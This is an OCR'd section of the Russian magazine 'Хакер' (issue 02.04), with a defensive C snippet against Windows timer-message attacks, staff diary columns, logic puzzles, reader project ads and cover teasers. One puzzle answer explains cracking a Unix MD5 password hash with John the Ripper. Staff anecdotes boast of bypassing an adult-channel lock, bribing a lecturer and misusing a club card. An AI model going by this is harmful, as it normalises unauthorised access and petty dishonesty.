if((msg.message==WM_TIMER) && (msg.lParam!=USED_TIMER)){
printf("Hehe. Coolhatsking attempt!\n");
continue;
}
DispatchMessage(&msg);
printf("dispatched\n");

}
```

И вместо "Exploited" мы получим милую фразу "Hehe. Coolhatsking attempt!" Является ли это новостью? Нет!!! Сам Microsoft документировал это еще 5 лет назад!
Видно, что проблема не в самих мессагах, а в их организации...


Эльфиец
rockzonner@narod.ru

X-CREW

Как ни странно, Хакер делают обычные живые люди, которые даже не сильно отличаются от тех, кто ходят вокруг тебя по улицам. Однажды нам пришло письмо, где автор представлял нас всех такими напичканными имплантатами угрюмыми куль-хацкорами, которые сидят за мониками во всю стену, а вокруг них ездят роботы и открывают им пиво. Представь себе, это не так, мы учимся в обычных институтах, ездим как все в метро на Савеловский рынок за железками и помимо компьютеров имеем кое-какие человеческие увлечения. Если тебе интересно, на что похожа жизнь редакции и редакторов, читай нашу новую ежемесячную рубрику X-Crew, и мы расскажем тебе все о нас, любимых ;).


Ядовитый (2poisonS)

После новогоднего расколбаса решил, наконец, поставить себе спутниковое телевидение. Услышал где-то правильную фразу насчет того, что ставить TV-тюнеры в телеки в нашей стране - это пустая трата денег, поскольку смотреть там все равно нечего. Правда, выход из ситуации подсказал все-таки телевизор. Увидел рекламу Divo TV и понял, что мне это нужно. Про гимор с установкой рассказывать не буду, но если снова увидишь, как в рекламе «вот такой мастер с во-о-от таким декодером» делает тебе хорошо за 30 секунд – не верь, мне ставили неделю. Зато пока установку не закончили, и у меня несколько дней стоял незарегенный декодер, я поимел халявное порно, поскольку каналы «для взрослых» оказались заперты заводским кодом 0000. Видимо, в отместку за это, качество хваленого «цифрового телевидения» оказалось намного ниже того, что я ожидал. Обидно, конечно, зато теперь хотя бы по телеку есть что смотреть. Рекомендую Discovery Science – клевый канал для таких техно-гиков, как я.



Сергей Покровский (SINtez)

Посмотрел классный фильм – «Трудности перевода». Опять захотелось в Японию. Когда-нибудь точно туда вырвусь.
Прочитал «Face Control» Владимира Спектра. Жесткач. Прям как я люблю. Супер книжка, которая особенно хорошо шла после «Платформы» Уэльбека. Все-таки не я один такой извращенец :).
Но все это так, в свободное от свободного времени время :). А все выходные, а частенько и вечера будней, я проводил на борде. В прошлом году впервые встал на сноуборд, отбил копчик, получил кучу синяков и ссадин, поимел дикую измену разбиться, а в этом году поборол страх и уже получаю немерено удовольствия от катания. Купил себе фристайл доску и сразу начал учиться разным трюкам. Пока что немного получается, но уже прыгаю на небольших трамплинах в Степаново и Сорочанах. Сейчас подумываю над тем, чтобы совратить Ядовитого и Куттера на покупку борда :). Куттер уже начал кататься, Ядыч еще сопротивляется натиску. Кстати! Открыл для себя клевое место в центре Москвы – «Флегматичная Собака». Очень прикольное инет-кафе. Может, как-нибудь там пересечемся, пообщаемся.




CuTTer



Я наконец-то впервые покатался на snowboard'е. Офигенные ощущения. Конечно, я катался как полнейший лох, но все равно получил кучу положительных эмоций. При катании, правда, чуть не сбил нескольких человек, но потом научился их объезжать. Попробовал покататься стрелой, но на одном повороте зарылся в снег. Потом еще и зад отбил. В общем, все это довольно радостно. Правда, надо довольно много времени, чтобы научиться нормально кататься.
Еще заходился по клубам. Какой-то прорыв в этом плане. Каждый раз хочется пойти в новое место. Но не всегда пускают. Недавно, вот, пошел по чужой клубной карте в МИО. Шел с девушкой и с друзьями. Меня с девушкой пропустили, друзей – нет. Решил попробовать уговорить администраторов впустить и их. Те отказались, да еще и проверили клубную карту. В итоге забрали и ее, а нас выгнали. Печально. В следующий раз надо будет лучше думать головой :).

KROt

Это был вполне удачный месяц для меня, впрчем как и все предыдущие. Не считая изматывающего переезда на новую квартиру в акурат под новый год, брошенного прохождения Tomb Raidera и Max Payne 2, задвинутой разработки собственного сайта и брошенных же других забот... В очередной раз пришлось свернуть все эти невинные радости и заняться дизайнерением уже 160 страничного журнала, да еще и с постером, да еще и с парой липких наклеек. Это единственное любимое дело ежемесячно доводимое мною до самого 100% конца. Но мне нравится этот ритм, это ритм большого города. Наверное нашей редакции стоит разогнать журнал до 500 страниц, и можно будет спокойно жить получая нескончаемый фонтан жизненой энергии, не отрываясь от компьютера.




M.J.ASH

Когда сессия накладывается на новогодние праздники – это зло! Работа шла тяжело, иногда парней клинило, и они писали такое... По ходу дела я заюзал несколько интересных программ, пришлось даже апдейтить свой «джентльменский набор ПО». Черт, помню годы, когда в этом наборе не появлялось ни одного нового инструмента, однако последние несколько месяцев мне, похоже, везет на хороший софт – чуть ли не треть своих любимых прог я отправил на заслуженный отдых. А еще в этом месяце я все-таки вынужден был признать, что у нас дома действительно слишком часто звучит рок-н-ролл и рокабилли. Произошло это после того, как выяснилось, что песня, которую наш карапуз все время напевает на своем непонятном языке, не имеет никакого отношения к «Пусть бегут неуклюже», но сильно смахивает на «A kegga beer and potato chips»...

Короче говоря, месяц был еще тот. Нет ничего удивительного в том, что он закончился славной эпидемией нового интернет-червя Novarg, которая заставила меня в очередной раз разочароваться в людях. Ведь мое мыло, по идее, широко известно только в узком кругу продвинутых пользователей, однако зараженные письма приходилось выгребать из ящика сотнями! Значит и продвинутые продолжают запускать приаттаченные файлы. Хотел бы я посмотреть в глаза хотя бы некоторым из них, чтобы понять, ну как можно быть такими идиотами! Наследственное ли это? Приобретенное? И не заразное ли? :)



mindwork



Честно говоря, я чертовски дотошное существо. Когда я собираюсь купить какую-то вещь, я сначала перечитаю кучу обзоров, форумов и отзывов, где обсуждается эта или подобные вещицы. И только потом выберу лучшее. Когда я пишу статью, я обычно читаю мегабайты топиковой инфы. Потому что не хочу пропустить ничего важного. И так во всем. Сейчас все мои мысли посвящены одному событию - переезду в Санкт-Петербург (пока я живу в украинской глубинке на краю географии). К тому времени, как ты откроешь этот журнал, я уже буду там. А сейчас я готовлюсь, жадно поглощаю любую информацию, которая может пригодиться в большом городе. Изучаю историю и районы Питера, штудирую рынки недвижимости, смотрю, как здесь обстоят дела в области IT, интересуюсь политическими новостями, ищу места для активного отдыха...

Я не знаю, как меня встретит северная столица России. Я и не был-то там ни разу. Но мысль о том, что скоро, наконец, вырвусь из нелюбимого городка, в котором обшарпанный кинотеатр и бомжеватые пивнушки - единственные развлечения, а приезд христианского хора - праздник, меня возбуждает. Больше чем любая, даже самая красивая девушка. Пожелайте мне удачи ;).

SYMBIOSIS


В январе у меня, как и у многих, была сессия, работа и праздники. Причем я ожидал жесткой и напряженной сдачи экзаменов в своем любимом институте МИРЭА, а оказалось все намного проще, что сильно меня порадовало. Единственной проблемой стало получение одного зачета: по причине своего раздолбайства я не посещал интереснейшие лекции страрушенции, изо рта которой постоянно летели белые густые слюни аж до третьего ряда. И это милое создание отказалось ставить мне зачет. Решение этого вопроса стоило мне 150 честно заработанных зеленых денег, которые с большим удовольствием принял другой коррумпированный препод :).

Кроме этого, мне удалось хорошо отдохнуть, поучаствовать в процессе закрытия точки, где продавали пиратские диски (о чем ты можешь прочитать на страницах нашего журнала), и многое-многое другое. Радует то, что впереди уже замаячили каникулы и поездка на отдых.

Продолжение истории ищи в следующем номере :).


ЛИСА

Когда я вспоминаю прошедший месяц, всплывает единственное слово: РАБОТА. Именно так, большими буквами. Журнал с этого номера увеличился, статей стало больше, значит, больше геморроя. Но я не жалуюсь, мне моя работа нравится. Только вот диск с третьим «Властелином колец» до сих пор тоскливо лежит на полке, я на него только облизываюсь... Правда, мне удалось дойти, наконец, до зубного – ты не поверишь, но от этого можно получить удовольствие! Впрочем, это не эротическая фантазия, углубляться не буду :). Из грустного – закрылся мой любимый «Кофеin». Жаль, я к нему привыкла. Вообще, я рада, что январь уже прошел, это значит, что до весны осталось совсем недолго. А весну я люблю!



INdy

Когда покупал себе комп, решил установить самую продвинутиу видюху, какую не скажу, а то подумают, что я товары в статье рекламирую. Но в связи с большой занятостью времени на ее прямое использование (т.е. игры) не хватало. Только недавно смог реально оценить всю мощь этой малютки во Freedom Of Force. Понимая, что это не предел, продолжаю испытания на прочность... Наверное много свободного времени появилось...



Иван Скляров (Sklyarov@real.xakep.ru)

X-PUZZLE

«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»
Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ПЕРВЫЙ ПАЗЛ "ХИТРЫЙ БАЙТИК"

На рисунке показана com-программа (46 байт), которая 3 раза выводит на экран фразу:

Cool Hacker!
Cool Hacker!
Cool Hacker!

Необходимо изменить в этой программе только один байт, чтобы данная фраза выводилась 5 раз.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ ОТВЕТ НА ПАЗЛ №1 "КАК ЖЕ ЭТО РАСШИФРОВЫВАЕТСЯ?"

ПО ШИФРУ МОЖНО ЗАМЕТИТЬ, ЧТО ОН ОЧЕНЬ СИЛЬНО НАПОМИНАЕТ ЗАШИФРОВАННЫЙ ПАРОЛЬ В NIX-СИСТЕМАХ ПО АЛГОРИТМУ MD5 (/ETC/SHADOW), ОСОБЕННО ХАРАКТЕРНА ПРИСТАВКА 1. ПОЭТОМУ ДОСТАТОЧНО СКОРМИТЬ ПРИВЕДЕННЫЙ ШИФР ПРОГРАММЕ ТИПА JOHN THE RIPPER (СО СТАНДАРТНЫМ СЛОВАРЕМ), КАК ОНА ВЫДАСТ СЛЕДУЮЩИЙ ОТВЕТ:

A1B2C3

■ ОТВЕТ НА ПАЗЛ №2 "ЛОГИЧЕСКАЯ СХЕМА"

ВХОД-1-5-9-6-10-12-ВЫХОД.

■ ОТВЕТ НА ПАЗЛ №3 "КНИЖНЫЕ РЕБУСЫ"

ПЕРВАЯ КНИГА: "ИСКУССТВО ПРОГРАММИРОВАНИЯ" (ДОНАЛЬД КНУТ)
ВТОРАЯ КНИГА: "ДОРОГА В БУДУЩЕЕ" (БИЛЛ ГЕЙТС)
ТРЕТЬЯ КНИГА: "ЯЗЫК ПРОГРАММИРОВАНИЯ С++" (БЬЕРН СТРАУСТРУП).

ВТОРОЙ ПАЗЛ "ИНОПЛАНЕТНЫЙ КАЛЬКУЛЯТОР"

Над Алабамой сбит неопознанный летающий объект. Из уцелевших предметов найдено только небольшое устройство, сильно напоминающее наш земной калькулятор. В нем используются такие же, как у нас, арабские цифры, правда американским ученым никак не удается понять, по какому принципу он считает. Например, на простейшие арифметические примеры он выдает следующие ответы:

2 * 13 = 32
100 + 300 = 1000

Помоги американским ученым разгадать, по какому принципу считает инопланетный калькулятор, и скажи, какой ответ он выдаст в следующем случае:

2 + 3 = ?

ТРЕТИЙ ПАЗЛ "БРЕДОГЕНЕРАТОР"

Восстанови начало последовательности:

... 581321345589144233 ...

ЧЕТВЕРТЫЙ ПАЗЛ "I LOVE XAKEP.RU"

Сколькими способами ты можешь ввести в адресной строке браузера адрес нашего угарного сайта www.xakep.ru, чтобы получить доступ к его заглавной странице? Кто больше всех перечислит этих способов, получит дополнительный кусочек сахара. Тестировать буду в IE 6.0.

Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 марта. До встречи!



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер

Идеально правильных ответов на прошлый выпуск X-Puzzle не дал никто! Поэтому будем награждать тех, кто был ближе всего к истине. Итак, первый приз забирает Илья Мамаев (robot-bot@mail.ru)!



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

Второй приз вручается Джгаркаве Георгию (dgeorge@nm.ru). В прошлом выпуске X-Puzzle я обещал показать ответы на четвертый пазл «Самовыводящаяся программа», однако большинство хитрецов решили задачу следующим образом: программа считывает саму себя с диска и выводит на экран :). Такие ответы, думаю, нет смысла печатать в журнале. Конечно, это моя оплошность, т. к. я забыл указать подобное ограничение в условиях.



Элитный коврик Хакер WELCOME и годовая подписка на журнал Хакер

Последний приз уходит к Назарову Виктору (nazvic@aport.ru). Порадовало, что на второй пазл «Логическая схема» некоторые индивидуумы не только смогли найти пути короче моего, но и составили программу для их нахождения. Например, некто Гашков Сергей (s_gashkov@mail.ru) составил программу на языке Пролог (кому интересно могу выслать его решение). Но приз Сергей не получает, т. к. облажался с остальными пазлами.

ЭРОТИЧЕСКИЕ ФАНТАЗИИ

SYMBIOSIS

Фантазии, фантазии! Мне в этом месяце довелось отбиваться от нескольких сотен озабоченных, неудовлетворенных и жаждущих общения девушек. Все они постучались ко мне в аську с настойчивым желанием пообщаться и скрасить мое одиночество. Случилось это после того, как мой знакомый, некий b00b1ik, решил поглумиться и заспамил пару тысяч асечников примерно следующей фразой: «Привет! Меня зовут Андрей, я редактор одного известного журнала. Моя душа свободна, и сердце ждет свою вторую половинку». А далее, естественно, следовал мой UIN... Лично меня удивило ТАКОЕ количество теток, которые ведутся на подобное и судорожно начинают стучаться к «своему счастью». После этого расколбаса ночью мне снились сотни девушек, которые ловят меня, заваливают своими приветами, начинают раздевать и жестоко трахать. При этом остановить насилие мне никак не удавалось. Тетки все прибывали и прибывали, они передавали меня друг другу и никак не хотели отпускать. Самым кошмарным было то, что в их бешеных глазах мигали сообщения из аси. После этого я просыпался в холодном поту с нездоровым стояком и настойчивым желанием убить Бублика.

ХПРОЕКТЫ

Мы продолжаем наш новый проект... точнее, проекты, а еще точнее - Хпроекты, и продолжаем их не мы, а вы. А мы следим за ними и готовимся награждать тех, кто смог пройти весь путь от рождения идеи до завершающей точки. Найти с нашей помощью единомышленников и создать свой сайт, свой софт, свою хак-группу или что-нибудь еще. По большому счету, неважно что, лишь бы что-нибудь сроспось. Присылай нам свои идеи и законченные проекты, которые ты смог завершить, начав с объявления в этой рубрике. Будь креативным, а уж мы расскажем об этом всей стране!

Привет всем! Хочешь написать собственную игру? У тебя есть все шансы исполнить свою мечту! Для создания компьютерной пошаговой стратегической фэнтезийной игры (так называемого "варгейма") для двух человек (на одном компьютере или при игре по почте) требуются программисты. Ничего архисложного в плане программирования не будет, поэтому, в принципе, и один человек вполне может справиться при наличии желания. Графика в игре предполагается плоская, схематичная, но приятная для глаз. Алгоритм программы и почти все возможные нюансы уже продуманы с точки зрения возможности их технической реализации.

Правила игры подробно написаны, дают игрокам большие тактические возможности. Работа над ними практически завершена. Заинтересовавшимся кодерам могу выслать правила по почте.

Похожие игры (прототипы) - Warhammer: Dark Omen (компьютерная), Warhammer: Fantasy Battles (настольная), Кольцо Власти (настольная), Эпоха Битв (настольная).

Игра должна получиться отличная и не имеющая прямых конкурентов! Торопитесь увековечить свое имя в качестве создателя настоящего хита!

Пишите на мыло: vladkonung@hotmail.com.

P.S. Я из Санкт-Петербурга.

Привет всем! Всех тех, кто не мыслит своей жизни без программирования и игр, прошу напрячь зрение! Итак, у меня возникла идея создать игру. Это будет своеобразный ремейк Battle City (кто знает, тот знает =))). Идея такая: N танков с одной команды против N танков из другой команды (3<=N<=7). У каждой команды есть свой флаг. Цель - подстрелить флаг противника. У игры будут такие особенности aka фишки: танки, 7 видов оружия, броня, защитные поля, красивый ландшафт, боты на основе нейросетей. И, наконец, главное: юзер управляет только ОДНИМ танком из своей команды, все остальные - боты (иначе получится стратегия). Еще в игре будет полная демократия (можно убивать своих, расстрелять свой флаг и т.д.). Ну что, хлопцы, как вам идея? Если ты решился и готов принять участие в разработке, то мыль: deimos1985@mail.ru.

P.S. Писать будем на TMT Pascal + под Dos (надеюсь, я никого ни отпугнул).

Hi to all. У меня появилась идея создать огромный портал, целиком и полностью посвященный информационной безопасности. На данный момент сайт уже есть, но он требует большого количества качественной и полезной информации о безопасности. Если есть люди, готовые помочь чем угодно (особенно приветствуются спонсоры), то я прошу писать на lusims@p-b-v.net.

Всем, всем, всем! В данный момент на этой земле создается проект, призванный объединить всех студентов нашей большой страны. Основной целью является создание межвузовского портала, альтернативы Сачок.ру. Движок сайта будет на php, так как на данный момент это лучший выбор крупного портала (а значит, приветствуется знание php на любом уровне). Большое внимание будет уделено безопасности сайта. Что касается дизайна, то он должен быть в стиле "просто, но со вкусом". Нужны люди, готовые плодотворно работать! Денег не обещаем, но будет интересно =))). Все предложения и идеи отправлять на studcity@mail.ru.

Привет! Я болен стратегиями. Не, честное слово =). У меня есть примерные разработки будущих стратегий. Хотелось бы найти людей, которые в силах помочь. Желательно хорошее знание DELPHI, но также нужны художники, дизайнеры и программисты-алгоритмисты (ничего себе загнул?). В общем, всех заинтересованных лиц прошу написать на e-mail SibSlavik@yandex.ru.

ВНИМАНИЕ: Создается группа программистов (и не только) для реализации проекта виртуальной игры по мотивам серии произведений Сергея Лукьяненко "Лабиринт Отражений". Этот проект охватывает не только (и не столько) игровую часть, как саму идею создания виртуальной реальности, где любой желающий может гулять по виртуальному городу ДипТауну, общаться голосом с людьми, даже устраиваться на работу (в будущем) и получать за это реальные деньги! Ты сам сможешь создать свой виртуальный образ, который будет, фактически, жить в виртуальности. Сюжетная линия ролевой игры проходит параллельно обычному течению событий, так что тебе не обязательно нужно что-то делать, ты можешь просто приходить, чтобы пообщаться с друзьями и попить вместе пивка)). В проекте может участвовать любой желающий. Даже если ты не программист, но умеешь работать (или у тебя есть постоянный доступ к интернету), ты будешь полезен проекту! Для связи используй ICQ: 149148848.

Молодой, талантливый, и не очень опытный веб-дизигнер собирает группу "Веб-дизайн". Ты знаешь HTML или PHP, или DHTML, или JAVA? Или, может, все сразу? А может, ты виртуозно работаешь в PhotoShop'е?? Тогда ты нам подходишь. Выручку делим поровну. Будем делать сайты, а не ломать их! Наш девиз - "У Вас все еще нет сайта? Тогда мы идем к Вам!" Заказать сайт или узнать подробности можно здесь: newmax@inbox.ru.



Microsoft IntelliMouse 2005
Используй родные драйвера!
3D модель и рендер: Цыба Егор Дмитриевич www.Shiva.3dk.org
www.xakep.ru
ХАКЕР


ЧИСТИ ЛОГИ
ДВА РАЗА
В ДЕНЬ!
SCORE<1> HOT-SCORE SCORE<2>
1269 SLY 89642
HOT-SCORE SCORE<2
SLY 89642
Фотограф: Алекс Шапунов
www.xakep.ru
ХАКЕР



■ HowTo: протягиваем W-Lan ■ Взлом российского банка ■ Управление «К» и пираты ■ На чем прокалываются хакеры ■ Корова в черной шляпе ■ Люди в черном ■ Как хакеры пишут свои бэкдоры ■

ХАКЕР VER 02.04 (62)